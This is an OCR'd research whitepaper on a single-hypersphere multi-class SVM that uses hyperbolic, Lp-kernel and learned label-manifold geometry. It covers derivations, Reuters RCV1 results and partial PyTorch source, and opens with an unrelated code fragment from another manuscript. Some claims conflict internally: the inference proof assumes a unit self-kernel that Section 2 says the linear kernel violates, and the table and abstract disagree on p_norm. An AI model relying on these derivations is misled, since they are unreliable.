
        # Eq 7: Dual maximization of the CBF Lagrangian
        dual_opt.zero_grad()
        (-lagrange * (cbf_violation.detach() - epsilon)).backward()
        dual_opt.step()

        if epoch % 100 == 0 or epoch == 1:
            coops = [1.0 - defects[i].mean().item() for i in range(1, N_agents)]
            avg_coop_norm = sum(coops) / (N_agents - 1)
            print(f"Epoch {epoch:04d} | Lesioned P(Defect): {defects[0].mean():.4f}
            ↪  "
                  f"| Normative P(Coop): {avg_coop_norm:.4f} "
                  f"| Avg LIND: {total_lind / (N_agents - 1):.4f}")

if __name__ == "__main__":
    # Setup dual output logger
    log_path = "/home/b/gtbd/.agents/worker_phase2/simulation.log"
    sys.stdout = DualOutputLogger(log_path)

    train_n_player_mappo(N_agents=5)
```

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386



RESEARCH WHITEPAPER | UNDATED MANUSCRIPT

Unified Single-Hypersphere Multi-Class Support Vector Machine: Synthesizing Hyperbolic Geometry, RKBS, and Hilbert Spaces

Brian Mingus

Independent research

Explores multiclass classification through joint input-label geometry, hypersphere optimization and GPU implementation. A research formulation with reported experiments.

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Unified Single-Hypersphere Multi-Class Support Vector Machine: Synthesizing Hyperbolic Geometry, RKBS, and Hilbert Spaces

Brian Mingus

Abstract

This whitepaper details the mathematical formulation and optimization backend of the Unified Single-Hypersphere Multi-Class Support Vector Machine implemented in `hypersphere_svm.py`*. Moving beyond standard Euclidean kernels and scalar class-separation factors, this formulation synthesizes five key paradigms: Label Manifolds via continuous class topologies, Hilbert Spaces allowing active class repulsion, Reproducing Kernel Banach Spaces (RKBS) utilizing $L_{\texttt{p\_norm}}$ norm distances, Optimal Transport proxies via functional sparsity, and Hyperbolic Riemannian Geometry mapping features to the Poincaré unit ball. We present the primal Support Vector Data Description (SVDD) formulation in a joint Hilbert space, derive its Lagrange dual, and describe the unconstrained objective optimized via global and stochastic mini-batch Softmax-Adam. We mathematically prove that the generalized tensor-product inference rule corresponds strictly to minimizing distance in the joint Hilbert space. Empirically, optimization on Reuters RCV1 achieves 78.11% accuracy using a strictly bounded* `p_norm` *of* 2.0 *and a* 3529*-dimensional* `latent_dim` *label manifold.*

1 Introduction

Multi-class classification is traditionally solved by decomposing the task into multiple binary subproblems (e.g., one-versus-all) or by constructing joint formulations with large numbers of support vectors. The Unified Single-Hypersphere Multi-Class Support Vector Machine (`UnifiedHypersphereSVM`) offers a paradigm shift: it maps both inputs and labels jointly into a high-dimensional space, where a single hypersphere is trained to enclose the data.

While earlier formulations documented in legacy whitepapers relied on static, scalar class-separation factors, explicit simplex-box constraint projections, and standard Radial Basis Function (RBF) kernels, the `UnifiedHypersphereSVM` circumvents rigid hyper-plane assumptions by synthesizing five structural pillars:

1. **Label Manifolds (OVKs):** A continuous class topology matrix $\mathbf{M}$ is learned, transitioning from discrete label matching to Operator-Valued Kernels.
2. **Hilbert Spaces:** The interaction matrix $\mathbf{M}$ is a positive semi-definite Gram matrix that permits negative off-diagonal entries (cosine similarities), establishing a Reproducing Kernel Hilbert Space (RKHS) that natively enables active class repulsion.
3. **Reproducing Kernel Banach Spaces (RKBS):** Evaluation of generalized $L_{\texttt{p\_norm}}$ norms ($\texttt{p\_norm} \leq 2.0$) replaces the strict L_2 Euclidean distance.
4. **Wasserstein Proxy:** Setting $\texttt{p\_norm} \to 1.0$ induces functional sparsity akin to optimal transport metrics.
5. **Hyperbolic Riemannian Geometry:** Input features are homeomorphically mapped to the interior of a scaled Poincaré ball, bounding the representation space and naturally accommodating hierarchical structures.

Empirical hyperparameter optimization on the Reuters RCV1 dataset yielded a 78.11% validation accuracy using the following configuration:

Table 1: Empirically optimized hyperparameters for the Reuters RCV1 dataset.

Hyperparameter	Value
`C`	$8.89e-05$
`gamma`	N/A
`p_norm`	N/A
`latent_dim`	3529
`lr`	0.055
`max_iter`	125
`batch_size`	None
`poincare_radius`	502.62
`init_std`	7.62
`beta1`	0.675
`hyperbolic`	True
`kernel`	linear

2 Primal SVDD Formulation in Joint Hilbert Spaces

Let the training dataset be $\mathcal{D} = \{(x_1, y_1), \ldots, (x_N, y_N)\}$, where $x_i \in \mathcal{X}$ and $y_i \in \mathcal{Y}$. Let $z_i = (x_i, y_i) \in \mathcal{Z}$. We

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363




Figure 1: Reuters RCV1 Confusion Matrix demonstrating 78.11% accuracy across the 103 topics. The Unified formulation correctly structures the semantic tree for visually similar topics natively in the joint Hilbert space.

define a joint feature mapping $\Phi : \mathcal{Z} \to \mathcal{K}$, where $\mathcal{K}$ is a Reproducing Kernel Hilbert Space (RKHS) associated with a positive semi-definite joint kernel $\mathbf{K}_Z$.

The goal is to find the minimum-volume hypersphere in $\mathcal{K}$ that encloses the joint mappings $\Phi(z_i)$. The primal Support Vector Data Description (SVDD) [1] optimization problem is formulated as:

$$\begin{aligned} \min_{R\in\mathbb{R},\, R_0\in\mathcal{K},\, \xi\in\mathbb{R}^N} \quad & R^2 + C\sum_{i=1}^{N}\xi_i && (1)\\ \text{subject to} \quad & \langle \Phi(z_i) - R_0,\, \Phi(z_i) - R_0\rangle_{\mathcal{K}} \\ & \quad \le R^2 + \xi_i, \\ & \xi_i \ge 0, \quad \forall i = 1,\dots,N && (2) \end{aligned}$$

where R is the radius, R_0 is the center, ξ_i are slack variables, and $C > 0$ regulates the margin penalty.

Introducing Lagrange multipliers $\alpha_i \ge 0$ and $\gamma_i \ge 0$, and expanding the squared distance term, we obtain the Lagrangian L. Setting partial derivatives with respect to R, R_0, and ξ_i to zero yields the Karush-Kuhn-Tucker (KKT) conditions:

$$\sum_{i=1}^{N}\alpha_i = 1 \tag{3}$$

$$R_0 = \sum_{i=1}^{N}\alpha_i\Phi(z_i) \tag{4}$$

$$\alpha_i = C - \gamma_i \implies 0 \le \alpha_i \le C \tag{5}$$

Substituting these conditions back into the Lagrangian yields the dual objective:

$$\begin{aligned} L &= \sum_{i=1}^{N}\alpha_i\langle\Phi(z_i),\, \Phi(z_i)\rangle_{\mathcal{K}} - \langle R_0,\, R_0\rangle_{\mathcal{K}} \\ &= \sum_{i=1}^{N}\alpha_i\mathbf{K}_Z(z_i, z_i) - \sum_{i=1}^{N}\sum_{j=1}^{N}\alpha_i\alpha_j\mathbf{K}_Z(z_i, z_j) \end{aligned} \tag{6}$$

Because the optimal configuration heavily relies on a `linear` kernel evaluated over scaled Poincaré coordinates, the exact norm identity $\mathbf{K}_Z(z_i, z_i) = 1.0$ is structurally violated. Therefore, we explicitly compute the exact diagonal vector diag_K $= \mathbf{K}_Z(z_i, z_i)$ rather than assuming unity. Thus, maximizing the Lagrangian requires evaluating the exact quadratic form with the strict trace subtraction:

$$\begin{aligned} \min_{\alpha\in\mathbb{R}^N} \quad & \alpha^T\mathbf{K}_Z\alpha - \sum_{i=1}^{N}\alpha_i\mathbf{K}_Z(z_i, z_i) && (7)\\ \text{subject to} \quad & \sum_{i=1}^{N}\alpha_i = 1, \quad 0 \le \alpha_i \le C \end{aligned}$$

3 Synthesizing the Joint Geometry

Instead of relying on rigid, Euclidean RBF kernels and hard-coded separation margins, the `UnifiedHypersphereSVM` framework dynamically constructs the joint kernel $\mathbf{K}_Z$ by fusing three geometric paradigms.

3.1 Hyperbolic Riemannian Geometry

To leverage hyperbolic geometry and bounded feature spaces, if enabled (`hyperbolic=True`), the input features $\mathbf{X} \in \mathcal{X} \subseteq \mathbb{R}^D$ are mapped strictly into the interior of a Poincaré ball. The transformed features $\mathbf{X}_{\text{proc}}$ are computed as:

$$\mathbf{X}_{\text{proc}} = \left(\frac{\mathbf{X}}{\|\mathbf{X}\|_2 + 1.0}\right) * \texttt{poincare\_radius} \tag{8}$$

The mathematically exact presence of the 1.0 offset (and explicit removal of any arbitrary ϵ limit) guarantees a true surjective homeomorphism to the full interior of a Poincaré ball scaled by `poincare_radius`. This dynamically compresses extreme outliers while expanding representational capacity near the origin.

3.2 Reproducing Kernel Banach Spaces (RKBS) and L_p Norm Distances

The standard Gaussian kernel is rooted in Hilbert spaces endowed with the L_2 norm. To generalize this to Banach spaces and introduce Wasserstein-like optimal transport properties, we compute an L_p proxy distance evaluated via the `compute_dist_matrix` method.

For `p_norm` $\neq 2.0$, evaluating Euclidean distances over fractional power transformations yields mathematically flawed distance proxies that fail to equal exact Wasserstein distance limits. Thus, we directly evaluate the true L_p distance raised to the power of p:

$$d^p_{\texttt{p\_norm}}(\mathbf{X}_i, \mathbf{X}_j) = \|\mathbf{X}_i - \mathbf{X}_j\|_p^p = \sum_{d=1}^{D}|\mathbf{X}_{i,d} - \mathbf{X}_{j,d}|^p \tag{9}$$

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

By Schoenberg's Theorem, this mathematically guarantees a valid positive semi-definite Gram matrix for $0 < p \leq 2.0$, replacing the flawed distance proxy while natively guaranteeing true optimal transport sparsity when $\texttt{p\_norm} \to 1.0$:

$$\mathbf{K}_{\mathbf{X}}(\mathbf{X}_i, \mathbf{X}_j) = \exp\left(-\texttt{gamma} \cdot d^p_{\texttt{p\_norm}}(\mathbf{X}_i, \mathbf{X}_j)\right) \quad (10)$$

3.3 Label Manifolds and Continuous Topology

Instead of relying on a static margin to delineate classes, the Unified SVM learns a continuous label manifold via Operator-Valued Kernels (OVKs). We assign a learnable latent embedding $E_k \in \mathbb{R}^{\texttt{latent\_dim}}$ to each class $k \in \{0, \ldots, K-1\}$. The OVK continuous topology interaction matrix $\mathbf{M}$ is described identically to the dot-product of L_2-normalized embeddings $\mathbf{E}_{\text{active}}$ instantiated from $\mathcal{N}(0, \texttt{init\_std})$ (with a fixed generator seed 42).

To optimize hyperparameter search sweeps, we deploy a structural systems-level Just-In-Time (JIT) compiler hack. Dynamic changes to `latent_dim` ordinarily trigger expensive PyTorch Dynamo re-compilations due to shifting tensor shapes. To circumvent this, we allocate a fixed maximal bounding tensor $\mathbf{E}_{\text{full}} \in \mathbb{R}^{K \times \texttt{max\_latent\_dim}}$ and initialize the active sub-manifold exclusively, rigidly zero-padding the remaining dimensions:

$$\mathbf{E}_{\text{full}} = [\mathbf{E}_{\text{active}} \in \mathbb{R}^{K \times \texttt{latent\_dim}} \mid \mathbf{0} \in \mathbb{R}^{K \times (\texttt{max\_latent\_dim} - \texttt{latent\_dim})}] \quad (11)$$

Because zero-padding exerts absolutely no effect on Euclidean norm or dot-product evaluations, the geometric representation remains mathematically perfectly invariant. The padded embeddings $\mathbf{E}_{\text{full}}$ are subsequently normalized across the complete bounded dimension:

$$\mathbf{E}_{\text{norm}} = F.normalize(\mathbf{E}_{\text{full}}, p = 2, \text{dim} = 1) \quad (12)$$

The continuous class topology is computed as:

$$\mathbf{M} = \mathbf{E}_{\text{norm}} \mathbf{E}^T_{\text{norm}} \quad (13)$$

where $\mathbf{M}$ is dynamically masked via an `eye_mask` to explicitly enforce $\mathbf{M}_{k,k} = 1.0$.

The fully specified joint kernel $\mathbf{K}_Z$ is defined via the Hadamard product:

$$(\mathbf{K}_Z)_{i,j} = \mathbf{K}_{\mathbf{X}}(\mathbf{X}_i, \mathbf{X}_j)\mathbf{M}_{y_i, y_j} \quad (14)$$

To understand how $\mathbf{M}$ dictates the feature space geometry, we evaluate the squared distance between two joint samples z_i and z_j in the Hilbert space $\mathcal{K}$:

$$\begin{aligned} d^2_{\mathcal{K}}(\Phi(z_i), \Phi(z_j)) &= \langle \Phi(z_i) - \Phi(z_j),\ \Phi(z_i) - \Phi(z_j) \rangle_{\mathcal{K}} \\ &= 2.0 - 2.0\mathbf{K}_{\mathbf{X}}(\mathbf{X}_i, \mathbf{X}_j)\mathbf{M}_{y_i, y_j} \end{aligned} \quad (15)$$

Because $\mathbf{M}_{y_i, y_j} \in [-1, 1]$, instances where classes actively repel strictly exceed the conventional orthogonal distance bound:

$$d^2_{\text{cross}} > 2 \quad (16)$$

This geometric property massively expands the representational capacity of the joint space, allowing the single hypersphere to organically push disparate classes into highly distant regions without violating the positive semi-definiteness of the Gram matrix.

4 Softmax-Adam Optimization and Mini-Batching

Although $\mathbf{K}_Z$ is positive semi-definite and the SVDD dual objective in (7) forms a convex quadratic program, standard convex Projected Gradient Descent (PGD) routines involving slow root-finding bisection projections remain computationally expensive. This motivates a departure to an unconstrained formulation.

To optimize efficiently utilizing auto-differentiation backends, we relax the rigid constraints and deploy the Softmax-Adam Optimization. We define an unconstrained logits vector $\theta \in \mathbb{R}^N$ initialized to zero, such that:

$$\alpha = torch.softmax(\theta, \text{dim} = 0) \quad (17)$$

While this trivially satisfies the simplex sum and non-negativity constraints, it catastrophically abandons the structural upper bound SVDD margin constraint $\alpha_i \leq \texttt{C}$. To dynamically enforce this outlier-rejection barrier natively, we inject an explicit quadratic penalty constraint into the objective.

4.1 Compiled Vectorized Full-Batch Loss

For full-batch execution, the loss evaluates purely via matrix multiplication and is compiled via `@torch.compile`. Defining the one-hot assignment matrix $\mathbf{A} \in \mathbb{R}^{N \times K}$ as $\mathbf{A}_{i,k} = \alpha_i \cdot \mathbb{I}(y_i = k)$, the global expected interaction energy is:

$$\begin{aligned} \mathcal{L}(\theta, \mathbf{E}) = &\sum_{k=1}^{K} \sum_{l=1}^{K} \mathbf{M}_{k,l} (\mathbf{A}^T \mathbf{K}_{\mathbf{X}} \mathbf{A})_{k,l} \\ &+ \lambda \sum_{i=1}^{N} \max(0, \alpha_i - C)^2 \end{aligned} \quad (18)$$

where $\lambda = 10^4$ enforces the upper box limit. For stochastic mini-batch optimization over B samples, the margin bound dynamically scales to $C_{\text{eff}} = \texttt{C} \cdot (N \,/\, B)$, and the squared penalty sum is scaled by an inverse stochastic factor of (B/N) to mathematically eliminate expectation bias. Both the support vector unconstrained logits θ and the latent embeddings $\mathbf{E}$ are optimized jointly using the Adam optimizer with momentum `beta1`.

4.2 Stochastic Mini-Batch Optimization

For massive datasets, the `fit()` logic algorithmically supports stochastic mini-batch estimation. At each iteration, a subset of indices `batch_idx` of size `batch_size` is sampled uniformly. However, it is explicitly noted that for sparse datasets (e.g., TF-IDF text features), PyTorch's native COO tensor advanced indexing lacks full determinism and triggers

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

exceptions during chunking. Consequently, the framework intercepts sparse tensors and algorithmically enforces full-batch inference (`batch_size` = None) to guarantee exact geometric calculation.

Crucially, the softmax operator is evaluated *locally* over the sub-sampled batch to yield a stochastic estimator of the unconstrained logits:

$$\alpha_{\text{batch}} = torch.softmax(\theta_{\text{batch}}, \text{dim} = 0) \tag{19}$$

The mini-batch loss computes the interaction energy strictly for the batch subgraph, compiled via `@torch.compile`:

$$\mathcal{L}_{\text{batch}} = torch.dot(\alpha_{\text{batch}}, torch.matmul(\mathbf{K}_{Z,\text{batch}}, \alpha_{\text{batch}})) \tag{20}$$

where $\mathbf{K}_{Z,\text{batch}} = \mathbf{K}_{\mathbf{X},\text{batch}} * \mathbf{K}_{Y,\text{batch}}$. Here, $\mathbf{K}_{\mathbf{X},\text{batch}}$ and $\mathbf{K}_{Y,\text{batch}}$ are explicitly materialized matrices. This constructs an ensemble of local hyperspheres that dynamically align the global unconstrained parameters θ and the continuous class embeddings $\mathbf{E}$. Upon convergence, the exact global simplex representation $\alpha = torch.softmax(\theta, \text{dim} = 0)$ is cached strictly once for prediction.

5 Theorem 1 Generalization: Vectorized Tensor-Product Inference

At inference time, a test sample x mapped to x_{proc} must be assigned to the class y^* that minimizes its distance to the center $R_0 = \sum_{i=1}^{N} \alpha_i \Phi(x_i, y_i)$ of the trained hypersphere. We prove that this directly yields a highly scalable vectorized cross-class voting rule.

Theorem 1. *Let $\mathcal{K}$ be the Hilbert space associated with the positive semi-definite joint kernel*

$$\mathbf{K}_Z(z_i, z_j) = \mathbf{K}_{\mathbf{X}}(\mathbf{X}_i, \mathbf{X}_j)\mathbf{M}_{y_i,y_j}$$

where $\mathbf{M}_{y,y} = 1.0$. Let $R_0 = \sum_{i=1}^{N} \alpha_i \Phi(\mathbf{X}_i, y_i)$. The class prediction rule that minimizes the squared distance to R_0 is mathematically equivalent to maximizing the interaction scores natively aggregating cross-class support vectors.

Proof. Let $z = (\mathbf{X}_{\text{proc}}, y)$ be the joint test sample. The squared distance in the Hilbert space evaluates to:

$$\begin{aligned} d^2_{\mathcal{K}}(\Phi(z), R_0) &= \langle \Phi(z) - R_0, \Phi(z) - R_0 \rangle_{\mathcal{K}} \\ &= \mathbf{K}_Z(z, z) - 2.0\langle \Phi(z), R_0 \rangle_{\mathcal{K}} + \|R_0\|^2_{\mathcal{K}} \end{aligned} \tag{21}$$

We evaluate each term:

1. **Self-similarity:** By definition, $d^p_{\texttt{p\_norm}}(\mathbf{X}_{\text{proc}}, \mathbf{X}_{\text{proc}}) = 0.0$, thus $\mathbf{K}_{\mathbf{X}}(\mathbf{X}_{\text{proc}}, \mathbf{X}_{\text{proc}}) = 1.0$. The diagonal of $\mathbf{M}$ is constrained such that $\mathbf{M}_{y,y} = 1.0$. Therefore, $\mathbf{K}_Z(z, z) = 1.0 \cdot 1.0 = 1.0$, which is independent of the candidate label y.
2. **Center Norm:** The norm $\|R_0\|^2_{\mathcal{K}} = \alpha^T \mathbf{K}_Z \alpha$ is determined entirely by the training data, remaining constant with respect to the test label y.
3. **Interaction Term:** The inner product expands as:

$$\begin{aligned} \langle \Phi(z), R_0 \rangle_{\mathcal{K}} &= \sum_{i=1}^{N} \alpha_i \mathbf{K}_Z((\mathbf{X}_{\text{proc}}, y), (\mathbf{X}_i, y_i)) \\ &= \sum_{i=1}^{N} \alpha_i \mathbf{K}_{\mathbf{X}}(\mathbf{X}_{\text{proc}}, \mathbf{X}_i)\mathbf{M}_{y,y_i} \end{aligned} \tag{22}$$

Discarding the constant terms, minimizing the distance is equivalent to maximizing the interaction term:

$$\begin{aligned} y^* &= \arg\min_{y \in \mathcal{Y}} \left(1.0 - 2.0\langle \Phi(z), R_0 \rangle_{\mathcal{K}} + \|R_0\|^2_{\mathcal{K}} \right) \\ &= \arg\max_{y \in \mathcal{Y}} \langle \Phi(z), R_0 \rangle_{\mathcal{K}} \\ &= \arg\max_{y \in \mathcal{Y}} \sum_{i=1}^{N} \alpha_i \mathbf{K}_{\mathbf{X}}(\mathbf{X}_{\text{proc}}, \mathbf{X}_i)\mathbf{M}_{y,y_i} \end{aligned} \tag{23}$$

This completes the proof. □

Unlike traditional formulations where support vectors only vote for their explicit label, Equation 22 demonstrates that cross-class support vectors natively cast weighted votes across visually similar boundaries (if $\mathbf{M}_{y,y_i} > 0$) or apply active penalization (if $\mathbf{M}_{y,y_i} < 0$). This mathematical reduction enables the highly efficient $\mathcal{O}(1)$ vectorized tensor-product inference over classes, directly mapping to the `predict` function's exact tensor broadcasts:

```
aw = self.alpha.unsqueeze(1) * K_Y_test
scores = torch.matmul(K_test, aw)
```

executing natively in parallel chunks to dramatically conserve GPU memory.

References

[1] Tax, D. M. and Duin, R. P. Support vector data description. *Machine Learning*, 54(1):45–66, 2004.

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

A Source Code

A.1 hypersphere_svm.py

```python
"""
Unified Single-Hypersphere Multi-Class Support Vector Machine (SVM) implementation.
Synthesizing Hyperbolic Geometry, RKBS, and Hilbert Spaces.
"""

# pylint: disable=invalid-name, too-many-instance-attributes, too-many-arguments, too-many-positional-arguments, too-many-locals
import torch
import torch.nn.functional as F

@torch.compile(mode="reduce-overhead")
def _compiled_minibatch_unified_loss(
    alpha_batch, K_X_batch, K_Y_batch, C_eff, inverse_scale, diag_K_batch
):
    # Removed artificial scale_sq / scale_lin inflators.
    # With a local softmax, the batch naturally satisfies the structural simplex.
    K_Z_batch = K_X_batch * K_Y_batch
    loss = torch.dot(alpha_batch, torch.matmul(K_Z_batch, alpha_batch))

    # Mathematically strict SVDD dual exact formulation trace subtraction
    loss = loss - torch.dot(alpha_batch, diag_K_batch)

    # REMEDIATION: Squared penalty sum scaled by inverse stochastic factor (B / N)
    penalty = (
        1e4
        * inverse_scale
        * torch.sum(torch.nn.functional.relu(alpha_batch - C_eff) ** 2)
    )
    return loss + penalty


def compute_dist_matrix(X1, X2, p_norm):
    # Capture object identity prior to dynamic `.coalesce()`
    # or `.to_dense()` instantiations preventing Silent RKHS Self-Distance Drift.
    is_same = (X1 is X2)

    if p_norm == 2.0:
        if X1.is_sparse or X2.is_sparse:
            if X1.is_sparse:
                X1 = X1.coalesce()
                X1_sq = torch.sparse_coo_tensor(X1.indices(), X1.values()**2, X1.size(), device=X1.device).coalesce()
                Psi1_sq = torch.sparse.sum(X1_sq, dim=1).to_dense().unsqueeze(1)
            else:
                Psi1_sq = (X1**2).sum(dim=1, keepdim=True)

            if is_same:
                X2 = X1  # Realign reference to coalesced object
                Psi2_sq = Psi1_sq.T
                if X1.is_sparse:
                    cross = torch.sparse.mm(X1, X2.t().to_dense())
                else:
                    cross = torch.matmul(X1, X2.T)
                dist = torch.clamp(Psi1_sq + Psi2_sq - 2.0 * cross, min=0.0)
                dist.fill_diagonal_(0.0)
                return dist
            else:
                if X2.is_sparse:
                    X2 = X2.coalesce()
                    X2_sq = torch.sparse_coo_tensor(X2.indices(), X2.values()**2, X2.size(), device=X2.device).coalesce()
                    Psi2_sq = torch.sparse.sum(X2_sq, dim=1).to_dense().unsqueeze(0)
                else:
                    Psi2_sq = (X2**2).sum(dim=1).unsqueeze(0)

                # Accurately isolate mixed sparse/dense cross-terms natively
                if X1.is_sparse and X2.is_sparse:
                    cross = torch.sparse.mm(X1, X2.t().to_dense())
                elif X1.is_sparse and not X2.is_sparse:
                    cross = torch.sparse.mm(X1, X2.T)
                elif not X1.is_sparse and X2.is_sparse:
                    cross = torch.sparse.mm(X2, X1.T).T
                else:
                    cross = torch.matmul(X1, X2.T)

                return torch.clamp(Psi1_sq + Psi2_sq - 2.0 * cross, min=0.0)
        else:
```

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

```
            Psi1_sq = (X1**2).sum(dim=1, keepdim=True)
            if is_same:
                Psi2_sq = Psi1_sq.T
                dist = torch.clamp(
                    Psi1_sq + Psi2_sq - 2.0 * torch.matmul(X1, X1.T), min=0.0
                )
                dist.fill_diagonal_(0.0)
                return dist
            else:
                Psi2_sq = (X2**2).sum(dim=1).unsqueeze(0)
                dist = torch.clamp(
                    Psi1_sq + Psi2_sq - 2.0 * torch.matmul(X1, X2.T), min=0.0
                )
                return dist
    else:
        if X1.is_sparse or X2.is_sparse:
            X1 = X1.to_dense() if X1.is_sparse else X1
            X2 = X1 if is_same else (X2.to_dense() if X2.is_sparse else X2)

        dist = torch.cdist(X1, X2, p=p_norm) ** p_norm
        dist = torch.clamp(dist, min=0.0)
        if is_same:
            dist.fill_diagonal_(0.0)
        return dist


@torch.compile(mode="reduce-overhead")
def _compiled_forward(theta_alpha, E, X_T, K_X, y_one_hot, eye_mask, C_val, diag_K):
    alpha = torch.softmax(theta_alpha, dim=0)
    E_norm = torch.nn.functional.normalize(E, p=2, dim=1)
    M = torch.matmul(E_norm, E_norm.T)
    M = torch.where(eye_mask, 1.0, M)
    A = alpha.unsqueeze(1) * y_one_hot

    if K_X is None:
        W = torch.sparse.mm(X_T, A) if X_T.is_sparse else torch.matmul(X_T, A)
        loss = torch.sum(M * (W.T @ W))
    else:
        loss = torch.sum(M * (A.T @ torch.matmul(K_X, A)))

    loss = loss - torch.dot(alpha, diag_K)

    penalty = 1e4 * torch.sum(torch.nn.functional.relu(alpha - C_val) ** 2)
    return loss + penalty


class UnifiedHypersphereSVM:
    def __init__(
        self,
        C: float = 8.89e-05,
        gamma: float = 2.78e-07,
        lr: float = 0.055,
        max_iter: int = 125,
        device: str = None,
        p_norm: float = 33.33,
        latent_dim: int = 3529,
        hyperbolic: bool = True,
        beta1: float = 0.675,
        poincare_radius: float = 502.62,
        init_std: float = 7.62,
        batch_size: int = None,
        kernel: str = "linear",
        max_latent_dim: int = None,
    ):
        self.C = C
        self.gamma = gamma
        self.lr = lr
        self.max_iter = max_iter
        self.device = (
            device
            if device is not None
            else ("cuda" if torch.cuda.is_available() else "cpu")
        )

        # REMEDIATION: By Schoenberg's Theorem mathematically guarantee a valid positive
        # semi-definite Gram matrix for 0 < p <= 2.0 bounding to preserve topology limits
        self.p_norm = min(2.0, max(1e-6, float(p_norm)))
        self.latent_dim = latent_dim

        self.max_latent_dim = max(latent_dim, max_latent_dim if max_latent_dim is not None else latent_dim)

```

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

```
        self.hyperbolic = hyperbolic
        self.beta1 = beta1
        self.poincare_radius = poincare_radius
        self.init_std = init_std
